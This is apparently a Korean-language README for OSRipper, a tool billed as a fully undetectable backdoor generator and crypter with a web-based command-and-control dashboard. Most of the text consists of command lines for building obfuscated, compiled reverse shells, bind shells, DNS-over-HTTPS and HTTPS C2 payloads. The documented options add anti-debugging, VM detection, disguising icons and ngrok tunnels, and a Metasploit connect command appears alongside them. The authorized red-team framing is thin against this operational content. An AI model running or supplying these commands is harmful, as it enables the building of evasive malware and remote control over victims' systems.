 noahoksuz/osripper
AV 우회 크로스 플랫폼 백도어 및 크립터 프레임워크, 통합 경량 웹UI 포함

OSRipper는 공인된 침투 테스트 및 레드팀 운영을 위해 설계된 정교하고 완전히 탐지되지 않는 (FUD) 백도어 생성기이자 암호화 도구입니다. 고급 회피 기법, 다양한 페이로드 유형, 손상된 시스템을 관리하기 위한 현대적인 웹 기반 C2 인터페이스를 갖추고 있습니다.
| 페이로드 유형 | 설명 | 사용 사례 |
|---|---|---|
| 바인드 셸 | 대상 머신에서 포트 열기 | 역방향 연결이 차단된 경우 직접 접근 |
| 리버스 TCP Meterpreter | SSL/TLS 암호화 역방향 연결 | 표준 침투 테스트 |
| DNS-over-HTTPS C2 | 은밀한 DoH 기반 명령 및 제어 | 네트워크 제한 우회 |
| HTTPS C2 | 인증서 고정 HTTPS C2 | 안전하고 인증된 C2 채널 |
| 스테이지드 페이로드 | 다단계 웹 전달 | 강화된 은밀한 배포 |
| 커스텀 코드 암호화기 | 모든 Python 스크립트 난독화 | 맞춤형 페이로드 암호화 |
# 저장소 클론
git clone https://github.com/SubGlitch1/OSRipper.git
cd OSRipper

# 종속성 설치
pip3 install -r requirements.txt

# 패키지 설치
pip3 install -e .
중요 — 선택적 기능(ngrok, 바이너리 컴파일)을 위해 설정 실행:
많은 시스템(특히 외부 관리 파이썬 환경의 Linux)에서는 내장된 설정을 실행하여 선택적 종속성이 OSRipper 자체 venv에 설치되도록 해야 합니다. 설치 후 한 번만 실행하십시오.
osripper-cli setup
이 명령은 ~/.local/share/osripper/venv를 생성하고, pyngrok, nuitka, sandboxed를 설치하며, 이후 osripper / osripper-cli 실행 시 자동으로 이를 사용합니다. 이 단계를 거치지 않으면 --ngrok 및 --compile 사용 시 설정을 실행하라는 메시지가 표시됩니다. venv 대신 시스템/사용자 pip 설치를 선호하는 경우에만 osripper-cli setup --system을 사용하십시오.
대화형 모드:
osripper
# 또는
python3 -m osripper
명령줄:
# 리버스 셸 생성
osripper-cli reverse -H 192.168.1.100 -p 4444 --obfuscate --compile

# DoH C2 페이로드 생성
osripper-cli doh -d example.com --obfuscate --compile
웹 UI:
# 웹 UI와 함께 C2 서버 시작
python -m osripper.c2.server example.com --port 5000

# http://localhost:5000 에서 대시보드 접근


OSRipper는 손상된 시스템 관리를 위한 현대적인 웹 기반 C2 인터페이스를 포함합니다.
# 기본 사용법
python -m osripper.c2.server example.com

# HTTPS 사용
python -m osripper.c2.server example.com --https

# 사용자 정의 포트
python -m osripper.c2.server example.com --port 8080

# 사용자 정의 인증서 사용
python -m osripper.c2.server example.com --https --cert server.crt --key server.key
서버가 실행 중이면 다음 주소에서 대시보드에 접근할 수 있습니다:
http://localhost:5000https://localhost:5000 (활성화된 경우)대상 머신에서 포트를 열고 연결을 기다립니다.
osripper-cli bind -p 4444 --obfuscate --compile
연결:
msfconsole -q -x 'use python/meterpreter/bind_tcp; set RHOST target_ip; set RPORT 4444; exploit'
SSL/TLS로 암호화된 역방향 연결.
osripper-cli reverse -H 192.168.1.100 -p 4444 --obfuscate --enhanced --compile
DNS-over-HTTPS 프로토콜을 사용하는 은밀한 C2 채널. 많은 네트워크 제한을 우회합니다.
# 페이로드 생성
osripper-cli doh -d example.com --obfuscate --compile

# C2 서버 시작
python -m osripper.c2.server example.com
기능:
인증 고정을 통한 안전한 HTTPS C2.
# 페이로드 생성 (웹 UI 또는 CLI를 통해)
# HTTPS로 C2 서버 시작
python -m osripper.c2.server example.com --https

# 인증서 지문 가져오기
curl http://localhost:5000/api/cert-fingerprint
기능:
강화된 은밀성을 위한 다단계 웹 전달.
osripper-cli staged -H 192.168.1.100 -p 8080 --obfuscate
모든 Python 스크립트를 난독화하고 암호화합니다.
osripper-cli custom --script mypayload.py --obfuscate --enhanced --compile
| 옵션 | 설명 |
|---|---|
--obfuscate | 다중 계층 난독화 활성화 |
--enhanced | 향상된 난독화 (안티 디버그, VM 탐지) |
--compile | 독립 실행형 바이너리로 컴파일 |
--icon PATH | 컴파일된 바이너리의 사용자 정의 아이콘 |
--delay | 무작위 시작 지연 추가 (5~15초) |
--output, -o NAME | 출력 파일명 |
--quiet, -q | 조용한 모드 (최소 출력) |
# 전체 기능을 갖춘 리버스 셸
osripper-cli reverse -H 192.168.1.100 -p 4444 \
  --obfuscate --enhanced --compile --icon app.ico --delay

# 모든 기능을 갖춘 DoH C2
osripper-cli doh -d example.com \
  --obfuscate --enhanced --compile --delay

# 맞춤 스크립트 암호화
osripper-cli custom --script malware.py \
  --obfuscate --enhanced --compile

# 동적 IP를 위한 ngrok 사용
osripper-cli reverse --ngrok -p 4444 --obfuscate --compile
┌─────────────────┐
│   생성된        │
│   바이너리      │
└─────────────────┘
         │
         │ 실행
         ▼
┌──────────────────┐
│ 난독화된         │
│ 드로퍼           │
└──────────────────┘
         │
         │ HTTP/HTTPS/DoH
         ▼
┌─────────────────┐
│                 │
│   C2 서버       │
│   (웹 UI)       │
│                 │
└─────────────────┘
         │
         │ 명령/응답
         ▼
┌─────────────────┐
│   에이전트      │
│   실행          │
└─────────────────┘
# ngrok으로 페이로드 생성
osripper-cli reverse --ngrok -p 4444

# 터널 설정 안내를 따름
# 실행: ngrok tcp 4444
osripper-cli reverse -H 192.168.1.100 -p 4444 \
  --compile --icon /path/to/icon.ico
표준 난독화:
향상된 난독화:
# 표준
osripper-cli reverse -H 192.168.1.100 -p 4444 --obfuscate

# 향상된
osripper-cli reverse -H 192.168.1.100 -p 4444 --obfuscate --enhanced
# 1. HTTPS로 C2 서버 시작
python -m osripper.c2.server example.com --https

# 2. 인증서 지문 가져오기
curl http://localhost:5000/api/cert-fingerprint

# 3. 지문으로 페이로드 생성 (웹 UI를 통해)
# 또는 페이로드 생성 시 지문 사용